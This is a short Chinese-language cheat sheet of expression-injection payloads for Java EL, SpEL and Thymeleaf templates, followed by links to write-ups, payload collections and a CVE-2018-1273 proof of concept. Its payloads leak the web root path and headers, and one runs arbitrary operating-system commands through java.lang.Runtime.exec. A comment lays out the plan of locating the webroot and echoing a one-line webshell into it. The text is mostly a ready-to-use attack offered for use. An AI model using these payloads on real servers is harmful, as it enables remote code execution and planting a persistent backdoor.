${pageContext.getSession().getServletContext().getClassLoader().getResource("")}   获取web路径

${header}  文件头参数

${applicationScope} 获取webRoot

${pageContext.request.getSession().setAttribute("a",pageContext.request.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("命令").getInputStream())}  执行命令


// 渗透思路:获取webroot路径,exec执行命令echo写入一句话。

<p th:text="${#this.getClass().forName('java.lang.System').getProperty('user.dir')}"></p>   //获取web路径
参考链接
这些链接才是精华!!!
很好的背景知识:https://www.mi1k7ea.com/2020/01/10/SpEL%E8%A1%A8%E8%BE%BE%E5%BC%8F%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E%E6%80%BB%E7%BB%93/
https://www.kingkk.com/2019/05/SPEL%E8%A1%A8%E8%BE%BE%E5%BC%8F%E6%B3%A8%E5%85%A5-%E5%85%A5%E9%97%A8%E7%AF%87/
https://github.com/wearearima/poc-cve-2018-1273
http://rui0.cn/archives/1043
很多payload:https://xz.aliyun.com/t/9245
一道很有意思的题目:https://blog.ruozhi.xyz/2024/01/28/chatter-box-%E9%A2%98%E7%9B%AE%E5%88%86%E6%9E%90/
Thymeleaf模板注入补充:https://xz.aliyun.com/t/9826
关于:
https://www.yulate.com/index.php/archives/48/